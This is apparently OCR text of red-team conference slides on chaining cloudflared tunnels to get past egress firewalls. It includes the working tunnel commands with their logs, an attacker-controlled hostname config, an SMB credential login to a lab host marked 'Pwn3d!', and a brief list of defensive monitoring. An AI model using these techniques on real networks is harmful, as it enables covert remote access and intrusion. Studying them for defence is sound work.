

Cloudflared Tunnel
Client Device
TCP Port 7844 Blocked
X
443 Only
Firewall
Cloudflare Edge
region1.v2.argotunnel.com:7844

Cloudflared Code Deep Dive




```
altsrc.NewStringSliceFlag(&cli.StringSliceFlag{
        Name:     "edge",
        Usage:    "Address of the Cloudflare tunnel server.
                   Only works in Cloudflare's internal testing environment.",
        EnvVars: []string{"TUNNEL_EDGE"},
        Hidden:  true,
```

The Idea Graphically



Hostname Config




MyTunnels

Public hostnames

	Public hostname	Path	Service	Origin configurations	Menu
1	cfredirect.redteaming.org	*	tcp://region1.v2.argotunnel.com:7844	0	⋮
2	ssh.redteaming.org	*	ssh://127.0.0.1:22	0	⋮

The Idea In 2 Commands




```
cloudflared tunnel --edge 127.0.0.1:9000 --protocol http2 run –token YourToken
```


```
cloudflared access tcp --hostname cfredirect.redteaming.org --url 127.0.0.1:9000
```

Public hostname	Path	Service
cfredirect.redteaming.org	*	tcp://region1.v2.argotunnel.com:7844


Fingers Crossed - Double Tunnel



```
c:\temp>cloudflared access tcp --hostname cfredirect.redteaming.org --url 127.0.0.1:9000
2024-10-25T18:27:15Z INF Start Websocket listener host=127.0.0.1:9000
```



```
c:\temp>cloudflared tunnel --edge 127.0.0.1:9000 --protocol http2 run --token eyJhIjoiZmQ0NzliNWU3NWI1NThhNWE5MDAwZTJhNGFkZGQzNWI1NThhNWE5MDAwZTJhNG
QtZjliYy00ZTU2LTkxNTgtNT [redacted]
2024-10-25T18:27:19Z INF Starting tunnel tunnelID=b42298e4-f9bc-4e56-9158-56e25acf6ef9
2024-10-25T18:27:19Z INF Version 2024.9.1
2024-10-25T18:27:19Z INF GOOS: windows, GOVersion: go1.22.2-devel-cf, GoArch: amd64
2024-10-25T18:27:19Z INF Settings: map[edge:[127.0.0.1:9000] p:http2 protocol:http2 token:*****]
2024-10-25T18:27:19Z INF cloudflared will not automatically update on Windows systems.
2024-10-25T18:27:19Z INF Generated Connector ID: 402afcf4-2d79-475d-a4ce-c688f1255bae
2024-10-25T18:27:19Z INF Initial protocol http2
2024-10-25T18:27:19Z INF ICMP proxy will use 192.168.1.138 as source for IPv4
2024-10-25T18:27:19Z INF ICMP proxy will use fe80::bddc:43ce:c94c:5159 in zone vEthernet (Default Switch) as source for IPv6
2024-10-25T18:27:19Z INF You requested 4 HA connections but I can give you at most 1.
2024-10-25T18:27:19Z INF Starting metrics server on 127.0.0.1:5994/metrics
2024-10-25T18:27:20Z INF Registered tunnel connection connIndex=0 connection=be86f009-e91a-4a2d-b2e4-8891c0039792 event=0 ip=127.0.0.1 location=lhr1
0 protocol=http2
2024-10-25T18:27:22Z INF Updated to new configuration config="{\"warp-routing\":{\"enabled\":true}}" version=1
```



```
[25/10/24 19:39:12] 192.168.0.203 (david㉿kali)-[~]
$ nxc smb 192.168.1.138 -u ekennedy -p 'Password1' --shares
SMB         192.168.1.138   445    ELISH            [*] Windows 10 Enterprise LTSC 2021 19044 x64 (name:ELISH)
SMB         192.168.1.138   445    ELISH            [+] KENNEDY.local\ekennedy:Password1 (Pwn3d!)
SMB         192.168.1.138   445    ELISH            [*] Enumerated shares
SMB         192.168.1.138   445    ELISH            Share           Permissions     Remark
SMB         192.168.1.138   445    ELISH            -----           -----------     ------
SMB         192.168.1.138   445    ELISH            ADMIN$          READ,WRITE      Remote Admin
```

"BACK IN BUSINESS"

Recap

	Techniques Covered	BYOTB	Notes
1.	native ssh + cloudflared access	Not entirely	Need ssh installed
2.	imported ssh + cloudflared access	Yes	Need proxychains + ssh
3.	warp + cloudflared tunnel	Yes	No ssh, no proxychains but need port 7844 outbound.
4.	warp + cloudflared tunnel + cloudflared access	Yes	No ssh, no proxychains or port 7844 outbound required.

Defensive Side

- Process Telemetry
- DNS Logging
- Firewall Logging
- File Monitoring

Thank you

David Kennedy
linkedin.com/in/davidsprofile

redteaming.org